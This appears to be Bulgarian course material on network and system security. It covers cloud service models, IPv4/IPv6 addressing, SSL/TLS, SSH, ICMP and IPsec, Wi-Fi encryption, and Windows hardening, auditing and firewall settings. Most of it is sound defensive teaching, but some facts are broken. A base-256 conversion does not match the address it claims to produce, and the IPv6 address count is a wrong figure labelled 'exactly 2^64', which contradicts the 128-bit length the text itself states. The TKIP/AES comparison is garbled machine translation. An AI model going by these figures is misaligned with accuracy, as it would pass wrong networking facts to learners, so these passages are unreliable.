Software as a Service (SaaS) - При този модел доставчикът предоставя на клиентите достъп до лицензирани софтуерни приложения, които са инсталирани на облака. Потребителите могат да достъпват тези приложения през интернет чрез уеб браузер като се прилага модел на заплащане-при-употреба (pay-per-use). Потребителите не се изисква да управляват или контролират елементи от инфраструктурата на облака като мрежа, сървър, операционна систем или хранилище за данни. Понастоящем Софтуер-като-Услуга (SaaS) е перфектно работещ модел за достъп до леки приложения като текстови редактори, аудио-видео софтуер, уеб базирани имейл програми и пр. Когато става въпрос за ползване на тежки ресурни приложения като 3D игри, качеството на услугата може да се понижи заради времето на предварителна подготовка на приложението (buffering time). В общия случай доставчикът на услугата разполага и поддържа приложението, което се наема от клиентите на виртуална машина в облачната технологична среда. SaaS се предлага от известни производители като Zoho Suite, Apple’s MobileMe и Google Docs.

Platform as a Service (PaaS) - Доставчиците на платформа (PaaS) предоставят различни услуги на разработчиците на приложения като виртуална среда за разработка и предварително настроени за тази среда инструменти. Доставчиците предоставят на клиентите програмен език като платформа или софтуер като например Java, Python или .Net (не само тези, разбира се) за да внедрят създадени собствени или приложения на трета страна в облачната инфраструктура и да ги направят достъпни през интернет с API (Application Program Interfaces) или уебсайт портали за своите клиенти. Доставчиците на платформа (PaaS) предоставят различни

услуги на разработчиците на приложения като виртуална среда за разработка и предварително настроени за тази среда инструменти, стандарти за приложението, съобразени с изискванията на разработчика както и предварително изграден канал за разпространение, който се предоставя на разработчиците на публични приложения. Клиентите имат контрол над разработените приложения и до известна степен до настройките на средата, в която се хостват приложенията. Както и при (SaaS) клиентите нямат контрол до базовата облачна инфраструктура като мрежа, сървъри, операционна система и дисково пространство. При Платформа-като-Услуга (PaaS) отговорност на доставчика на услугата е да се погрижи за сигурността на средата за разработване, докато отговорност на разработчика е сигурността на самото приложение. Примери за доставчици на Платформа-като-Услуга (PaaS) са Google App Engine, Force.com и Microsoft Azure.

Infrastructure as a Service (IaaS) Инфраструктура-като-Услуга - Доставчиците на облачна инфраструктура като услуга предоставят на клиентите възможност да ползват изчислителна мощ, дисково пространство, интернет мрежа, оперативна памет и други основни технологични ресурси, които правят възможно внедряването и работата на различни софтуерни програми като операционни системи и приложения.Инфраструктура-като-Услуга предоставя също виртуална среда като услуга, при която клиентите имат контрол да определят сами параметрите на опертивната памет, разход на процесорно време, брой IP адреси, операционна система, инсталиране на софтуерни приложения както и допълнителни мрежови компоненти като защитна стена (firewall), load balancers и др. Клиентите нямат достъп до базовата инфраструктура на самия облак, а определят единствено параметрите на собствената виртуална машина. Важно условие за доставчиците на Инфраструктура-като-услуга (IaaS) е да ползват услугите на надежден дата център и да предоставят на потребителите богата на информация система за мониторинг на виртуалните машини. Примери за доставчици на Инфраструктура-като-услуга (IaaS) в световен мащаб са Amazon EC2 and S3, Sun Microsystems и Dropbox.

Security as a Service (SecaaS) - Сигурност-като-Услуга (SecaaS) се отнася за доставка на сигурна платформа и приложения към клиентите при поискване (on demand). Ако сигурността е изцяло под управлението на доставчика, клиентите ще чувстват липсата на контрол върху техните лични данни. Сигурността е добре да бъде оформена като споразумение, поделящо отговорностите между клиента и доставчика. Когато на клиентите се даде възможност да управляват сами инструментите за сигурност на собствената им информация, това ще изгради чувство на доверие към възможността за съхранение на техните поверителни данни на облака. За да се гарантира безопасността на данните на клиента, доставчикът трябва да може да предложи като услуга редица приложения за сканиране на средата като анти вирусна програма, приложения за откриване на вредни скриптове (всички форми на spyware, malware, trojan, sniffer scripts)

Внедряване на мрежови протоколи – Адресиране - Термини

IPv4 – 32-битови адреси – 192.168.0.1;

IPv6 – 128 битови адреси - fe80::313f:b21c:6ade:a9b5%3;

DHCP – Dynamic Host Configuration Protocol - протокол за автоматично присвояване на IP адреси;

APIPA адреси – 169.254.0.1 – автоматично присвоени адреси когато не е наличен DHCP сървър;

При IPv4, понастоящем стандартен протокол за Интернет, IP адресите са съставени от 32 бита, което прави теоретично 4 294 967 296 (над 4 милиарда) уникални адреси за интерфейси на хостове. На практика обаче, адресното пространство не се оползотворява напълно поради проблемите на маршрутизирането, така че има натиск за разширяване на адресния обхват чрез IP версия 6. IPv4 адресите обикновено се отбелязват като четворка числа, разделени с точки, т.е. четири байта (по 8 бита), разделени с точки и написани като десетични числа. Например, хостът, известен като www.bg.wikipedia.org, понастоящем има номер [3482223596] (десетично число), което се записва като 208.80.152.201. Тези числа се получават чрез преобразуване в бройна система с основа 256:
3482223596 = 207*2563+142*2562+131*2561+236*2560. Преобразуването на името „www.wikipedia.org“ в съответния номер е направено от DNS-сървърите.

Интернет протокол версия 6 (IPv6) (на английски: Internet Protocol version 6) е протокол от мрежово ниво за комуникационни мрежи, основани на предаването на пакети. Първоначално наричана IPng (на английски: IP Next Generation), версия 6 на Интернет протокола е създадена с цел да наследи IPv4, който засега е протоколът насочващ почти целия Интернет трафик. При IPv6, новият (но все още не широко използван) стандартен протокол за Интернет, адресите са 128-битови, което означава, че дори и при щедро даване на „нетблокове“, ще са достатъчни в обозримото бъдеще. Теоретично уникалните адреси са 18 445 618 199 572 250 625 (точно 264, или около 1,845*1019). Това огромно адресно пространство ще бъде рядко населено, което прави възможно отново да се кодира повече информация за маршрутизирането в самите адреси. Адресът от версия 6 се записва с осем 4-цифрени (16-битови) шестнадесетични числа, разделени с двоеточия. Един низ от нули може да се прескочи, така че 1080::800:0:417A е същото, което и 1080:0:0:0:0:800:0:417A. Глобалните уникални IPv6 адреси се състоят от две части: 64-битова маршрутизираща част, следвана от 64-битов идентификатор на хоста.

Внедряване на мрежови протоколи

DNS (Domain Name System) – услуга, която прави съответствието между компютърно име / домейна към съответния IP адрес; Има йерархична структура;

HTTP – Hyper Text Transfer Protocol – протокол за свързване на клиентите със съответните сайтове;

SSL – Secure Socket Layer –криптографски протокол за връзка клиент-сървър, за пренасяне на информация през Интернет. В протокола SSL са установени множество проблеми със сигурността които са коригирани в неговия наследник TLS.

SSL протоколът дава възможност на различни програми в конфигурация клиент-сървър да комуникират помежду си, без да могат да бъдат "подслушвани" и подправяни. Клиентската програма и сървърът установяват връзка чрез специална процедура, наречена ръкостискане. По време на тази процедура клиентът и сървърът "съгласуват" различни условия и параметри, чрез които се осъществява сигурността на връзката. Ръкостискането се осъществява веднага след като клиентската програма осъществи връзка със сървър, на който има включен SSL протокол, и му се предоставят редица функции за шифроване и хеширане. От този спи-

сък се избира най-силната функция, която клиентът поддържа и в последствие бива уведомен коя точно функция е избрана. След това, сървърът изпраща своята идентификация под формата на цифров сертификат. Сертификатът обикновено съдържа информация за органите, които са го издали (Certificate Authority), името на сървъра и публичния ключ, с който ще се криптира връзката. Потребителят след това има възможност да провери валидността на сертификата. За да може да се генерират сесийни ключове, използвани за всяка връзка, клиентът криптира произволно генерирано число, използвайки публичния ключ и изпраща резултата на сървъра. Единствено сървърът ще може след това да декриптира информацията, като използва своя частен ключ. Двете страни създават публични и частни ключове с произволно генерираното число, с които криптират и декриптират цялата предадена информация. С това ръкостискането приключва и връзката вече е защитена от подслушване. Ако която и да е от горните стъпки не бъде изпълнена, ръкостискането се проваля и връзката няма да бъде осъществена. Целият този процес се извършва напълно автоматично и остава невидим за потребителя. Пример за такъв процес е посещението от потребител на онлайн магазин, който има инсталиран свой собствен SSL сертификат.

TLS – (***T**ransport **L**ayer **S**ecurity*) и неговият предшественик SSL (на английски: *Secure Sockets Layer*) са криптографски протоколи, които осигуряват сигурност на комуникацията по Интернет. TLS и SSL криптиране са сегменти на мрежови връзки над Transport Layer, използвайки асиметрична криптография. TLS позволява на клиентски / сървърски приложения да комуникират в мрежата по начин, предназначен за предотвратяване на подслушване и подправяне. TLS клиентът и сървърът договарят динамична връзка чрез handshaking процедура. При нея те установяват съгласие по различни параметри, използвани за да се установи криптираната връзка. Процедурата започва, когато клиентът се свързва с TLS-сървър, изисква защитена връзка и представя на сървъра списък на поддържаните CipherSuites (ciphers and hash functions). От този списък сървърът избира най-силния шифър и хеш функция и уведомява клиента за решението. Сървърът изпраща обратно идентификацията си под формата на цифров сертификат. Сертификатът обикновено съдържа името на сървъра, издалият го certificate authority (CA) и публичен ключ за криптиране на сървъра. Клиентът може да се свърже със сървъра, който е издал сертификата (CA) и да потвърди валидността на сертификата, преди да продължи нататък. За да се генерират сесийните ключове, използвани за сигурна връзка, клиентът криптира случайно число с публичния ключ на сървъра и му изпраща резултата. Само сървърът може да го дешифрира с неговия личен ключ. Така завършва процеса handshake и започва защитена шифрована връзка. Ако някой от по-горните стъпки, се провали, TLS handshake не успява и връзката не се създава.

HTTPS ('hypertext transfer protocol secure') – сигурната версия на HTTP протокола, чрез който се осъществява сигурна връзка между клиента и web сървъра. Използва SSL протокола, за да криптира данните. Протокол за трансфер на хипертекст (англ.: 'hypertext transfer protocol', съкр. HTTP) е мрежов протокол, от приложния слой на OSI модела, за пренос на информация в компютърни мрежи. Създаден като средство за публикуване на HTML страници, протоколът довежда до формирането на Световната уеб мрежа. Разработването на протокола е било координирано от Уеб консорциума (World Wide Web Consortium) и IETF (Internet Engineering Task Force). HTTP е обикновения протокол за комуникация в интернет, а HTTPS е този протокол плюс SSL/TLS протокол за криптирано предаване на данни от потребителя до уеб сървъра и идентификация на сървъра, че е този за който се представя, а не е фалшив сайт направен с цел крадене на пароли.

SSH ((на английски: Secure SHell - Сигурна обвивка) – протокол използват за отдалечено логване и сигурно пренасяне на информацията. Разработен е от SSH Communications Security

Ltd Най-често се използва за изпълняване на команди на отдалечена машина, прехвърляне на файлове от една машина на друга и самото й менажиране. Предоставя високо ниво на автентификация и сигурност по време на комуникацията между машините през незащитена връзка. Проектиран е да замести подобни протоколи, като например TELNET, rsh и rexec на Бъркли, rlogin, rcp, rdist.

ICMP (на английски: Internet Control Message Protocol) е един от основните протоколи в Интернет комуникацията. Използва се главно от мрежови устройства като рутери за изпращане на съобщения за грешка, показвайки недостъпност на Интернет услугата или че хостът в Интернет не може да бъде достигнат. Програми, които използват протокола ICMP са ping, nmap и др. ICMP хедъра започва след този на IPv4 и бива идентифициран с протоколен номер '1'. Всички ICMP пакети имат 8-байтов хедър и променлив размер на частта със съдържащите се данни. Първите 4 байта от хедъра са последователни. Първият байт е за ICMP типа. Следващият обозначава ICMP кода. Третият и четвъртият представляват сума за проверка на цялостта на пакета за цялата информация, съдържаща се в него. Съдържанието на останалите 4 байта от хедъра е зависимо от типа и вида на ICMP пакета. ICMP съобщенията за грешка съдържат частта с информацията в пакета, която включва в себе си целият IP хедър, заедно с първите 8 байта от съдържанието на IP пакета, причинил грешката. След това ICMP пакета бива капсулиран в нов IP пакет.

IPSec - Internet Protocol Security - протокол, с който се целят автентикация, взаимно доверие и целокупност на информацията между две машини. За разлика от други закодиращи протоколи като напр. SSL, IPsec е реализиран директно върху TCP/IP-протокол стека (Ниво 3 от OSI модела). RFC 2401 и RFC 4301 описват архитектурата на IPsec. Те описват основните части на протокола: удостоверяващо начало (Authentication Header - AH), вграден закодиран товар (Encapsulated Security Payload - ESP), както и разменен интернет ключ (Internet Key Exchange - IKE) за размяна на сесийните ключове.

Прилагане на административни принципи

- Сигурност на портовете – изключване на ненужните услуги, затваряне на отворени по подразбиране портове, регулярно обновяване със пачове за сигурността;
- Защита от наводняване на мрежата – внедряване на различни системи, чрез които се предпазва мрежата от нейното претоварване и извършване на DoS атаки;
- Защита от няколко пътища – случва се когато съществуват няколко пътища между различните устройства в мрежата. Контрол на конфигурацията на рутерите;
- Разделение на мрежите и създаване на VLANs – разделение от гледна точка на сигурността на мрежите и трафика между различните устройства;
- Анализ на логовете – регулярно наблюдение и преглед на логовете на критични системи, защитни стени, IPS, IDS;

Сигурност на безжичния трафик - Стандарти 802.11 x

IEEE 802.11 известен също под марката Wi-Fi, дефинира набор от стандарти за Wireless LAN/WLAN, разработени от работна група 11 на IEEE LAN/MAN Standards Committee (IEEE 802). Изразът 802.11x се използва да обозначи набор от стандарти и не бива да се бърка със нито един от неговите елементи. Не съществува самостоятелен 802.11x стандарт. Изразът IEEE 802.11 също така се отнася към първичния 802.11.

Серията 802.11 в момента включва шест техники за модулация във въздушна среда, всички които използват един и същ протокол. Най-популярните техники са тези определени от 802.11b, 802.11a, и 802.11g; сигурността е била първоначално включена и по-късно разширена чрез подобрението 802.11i. 802.11n е друга модулационна техника, която е наскоро разработена. Другите стандарти от фамилията (c–f, h, j) са сервизни разширения или поправки на предишни спецификации. 802.11b бе първият широко приет мрежов стандарт, последван от 802.11a и 802.11g. 802.11b и 802.11g стандартите използват 2.40 GHz (гигахерц) честотата, използвана (в САЩ) под Part 15 на FCC Правила и регулации. Поради избора на честотния канал 802.11b и 802.11g оборудването може да получи интерференция от микровълнови фурни, безжични телефони, Bluetooth устройства и други използващи тази честота. 802.11a стандартът използва 5 GHz честота и за това не се влияе от продукти, работещи на честота 2.4 GHz.

Спектърният сегмент на радио-честотата може да варира в различните държави.

Сигурност на безжичния трафик - Протоколи

Wired Equivalent Privacy (WEP) - първо поколение за защита на упълномощени потребители на безжична мрежа чрез криптиране на потока данни между компютъра от мрежата и точката за достъп. Всички устройства в мрежата трябва да използват същото ниво на криптиране — или само 64, или 128 бита. За да се въведе WEP код се предоставя низ от ASCII или шеснайсетични знакове. Кодът, предоставен при конфигурирането на безжичния адаптер, трябва да съвпада с кода на точката на достъп

WPA / WPA2 – Wi-Fi Protected Access – протокол създаден, за да елиминира слабостите в WEP. Използва се вече по-високо ниво на криптиране чрез използването на AES (Advanced Encryption Standard) алгоритъма;

WAP – Wireless Application Protocol - протокол, който предоставя на потребителите възможност за достъп до информация през мобилни устойства (GSM, pager ...). С безжично устройство (GSM, PDA), което поддържа WAP и с безжична web услуга можете да влезете в Интернет и да разглеждате специално подготвените за това сайтове

Сравнение на AES и TKIP

TKIP и AES са два различни типа криптиране, които могат да бъдат използвани от Wi-Fi мрежа.TKIP щандове за "временен интегритет на ключа протокол."Беше протокол за временна криптиране въведена с WPA да замени много несигурна WEP криптиране в момента.TKIP всъщност е доста сходен с WEP криптиране.TKIP не се счита вече защитен, и сега е изоставен.С други думи, вие не трябва да се да го използвате. AES е съкращение от "Advanced Encryption Standard."Това е един по-сигурен протокол криптиране въведена с WPA2, който заменя на Временния стандарт на WPA.AES не е някакъв скърцащ стандарт, разработен специално за Wi-Fi мрежи;това е сериозен световен стандарт за криптиране, която е дори бяха приети от правителството на САЩ.Например, когато криптиране на твърдия диск с TrueCrypt, той може да използва AES криптиране за това.AES принцип се смята съвсем сигурна, и основните слабости ще бъдат груба сила атаки (предотвратени с помощта на силна парола) и слабостите в сигурността в други аспекти на WPA2.

Сигурност на безжичния трафик - Добри практики

- сменете паролите по подразбиране на безжичните устройства;
- подсигурете физическата сигурност на устройството;
- не излъчвайте автоматично името на мрежата;
- Използвайте последните версии на протоколите и високо ниво на криптиране;
- Използвайте ръчно даване на IP адреси;
- Регулярно правете оценка на сигурността;
- Изпозлвайте MAC филтриране за клиентите;

4. Модул 4: Управление на приложения, данни и устройства

- Създаване на устройство / сигурност на домейна.
- Сигурност на приложенията.
- Сигурност на данните.
- Мобилна сигурност.

Основни термини


Заздравяване (Hardening) – техника в сигурността, чрез която се повишава изключителното нивото на сигурност на даден елемент – устройство, операционна система, информационна система, мрежа. Важното тук е да се намери баланс между високото ниво на сигурност и използването и функционирането на дадения елемент;

Всеки производител предлага своите насоки за заздравяване на своите продукти: Майкрософт, Oracle, IBM, DELL. https://technet.microsoft.com/en-us/library/cc526440.aspx

Сигурност на операционната система (Operating system security) – управление на услугите, които са инсталирани, управление на обновленията, управление на отворените портове, управление на системните настройки, управление на вградения firewall; Следване на най-добрите практики за сигурност от производителя (Microsoft Windows Server Security Guides) Microsoft Windows Server Security Guides – за Всички операционни системи, Офис пакети, Интернет Експлорър, SQL бази данни

Минимум ниво на сигурност (Security Baseline) – сбор от настройки на сигурността които трябва да бъдат приложени на всеки елемент от същата категория, определящи ниво в сигурността под което не трябва да се минава. Поради многото елементи в една компютърна мрежа е необходимо да се създадат такива Security Baselines за всеки един тип от тях. Съществуват автоматични приложения, които могат да помогнат при установяването на едно такова ниво.
Поради многото елементи в една компютърна мрежа е необходимо да се създадат такива Security Baselines за всеки един тип от тях. Съществуват автоматични приложения, които могат да помогнат при установяването на едно такова ниво

Логване на събития (Logging) – Записване на събития по различни критерии в логовете на една система



Записване на събития по различни критерии в логовете на една система – пример – Event Log на Windows операционните системи.


Управление на акаунтите (Account Management) – наблюдава се, за да се види кога някой е променил име на акаунт, кога е разрешил или забранил даден акаунт, кога е създал или изтрил даден акаунт, кога е променил парола или потребителска група.

Одитиране (Auditing) – процесът на регулярно проверяване елементите в една инфраструктура за техните слаби страни. Процесът може да бъде многоетапен, автоматизиран, преглед на физическата или логическата сигурност, съгласно даден стандарт, извършван от вътрешни служители или външен екип за организацията.Одитът не пречи на хакерите или на някой, който има акаунт на вашия компютър, да правят промени – той просто ви позволява да разберете кога е направена дадена промяна и кой я е направил. Например:

- Събития влизане в системата - Те се наблюдават, за да се види кога някой е влизал или излизал от вашия компютър (било то физически на вашия компютър, било като опит за влизане през мрежа).
- Достъп до обекти - Той се наблюдава, за да се види кога някой е използвал даден файл, папка, принтер или друг обект. Макар да може да извършвате одит и на ключове от системния регистър, не ви препоръчваме това, освен ако имате много добри компютърни познания и знаете как да използвате системния регистър.


Пароли

Добри практики при използване на паролите – пример за управлението им в Microsoft Windows – дефиниране на дължина, история, комплексност и валидност.



Акаунти

Добри практики управление на акаунтите - Дефиниране на параметри за заключване на акаунтите за защита от атака – период на заключване в минути и брой неуспешни логвания.



Антивирусен софтуер

Антивирусен софтуер е сборното название на всички видове софтуерни приложения, предназначени за предпазване от и отстраняване на компютърни вируси и други злонамерени програми при персоналните компютри. Тези програми, още познати под името malware, могат да бъдат главно няколко вида - троянски коне, червеи и вируси. Задачата на антивирусния софтуер е да предпазва компютъра, като постоянно следи файловете, които се изпълняват и отварят за възможни заплахи. Доста голяма популярност набират продуктите от типа "Всичко в едно" ("All in one"),които включват пълен набор от инструменти и програми срещу вредителите. Всяка антивирусна програма притежава различен алгоритъм на сканиране и практически е невъзможно да открие всички вируси, които заразяват даден компютър. Всяка програма е уникална и притежава различни възможности за защита. Тези различия са довели до създаването на организации, които ги подлагат на тестове за сигурност и сравняват получените резултати.

- Добра практика – инсталиране на клиентите по всички работни станции и сървъри в една ИТ инфраструктура за цялостна защита.
- Прилагане най-добрите практики за сигурността предложени от производителя.


Защитна стена (Firewall)

Защитна стена (Firewall) –обикновено компонент от операционната система на даден елемент, чрез която се извършва филтриране на входящ и изходящ трафик на базата на правила (входящи, изходящи, свързващи (connectivity rules):

Входящи връзки (Inbound connections) - Тази настройка определя поведението на входящите връзки, които не отговарят на правилата за входящи връзки на защитната стена (inbound firewall rules). Поведението по подразбиране е да се блокират връзки освен ако не съществува правило което да разрешава връзката.

Изходящи връзки (Outbound connections) - Тази настройка определя поведението на изходящите връзки, които не отговарят на изходящите правила на защитната стена. Поведението по подразбиране е да се разрешава връзката освен ако не съществува правило което я блокира.

Извършване на централизирано управление на всички защитни стени (чрез Group Policy в Windows Server Domain среда) – предтсавена по-долу е конзолата Group Policy Management Console



Windows Firewall е вграден компонент даващ възможност за ограничаване на трафика в съвременните операционни системи на Microsoft от Windows XP до момента. Предназначен е за осигуряване на защита от злонамерени програми или потребители които използват нежелан трафик за да атакуват компютърната система. Защитната стена помага да запазите компютъра по-сигурен. Програмата проверява целият трафик, който идва към компютъра от други компютри и мрежи и дава допълнителен контрол за управление на съдържанието което се изпраща към него. Основната и най-важна функция на една защитна стена е да предпазва от мрежовите атаки и вредителите които вървят по тях като вируси, троянци, хакерски атаки и други. Също така защитната стена се ползва и като бариера за мрежовият трафик които идва от различните мрежи по Интернет и вие може да разрешавате или забранявате кой трафик да се насочва към компютърната система.

Windows 7 и Windows 2008 както и по-новите версии предлагат разширена защитна стена която се нарича Windows Firewall with Advanced Security. Това е отделна конзола чрез която може да се управлява защитната стена на операционната система. За да стартирате тази конзола ще трябва да отворите Administrative Tools и от там да изберете Windows Firewall with Advanced Security

Анализатори на сигурността

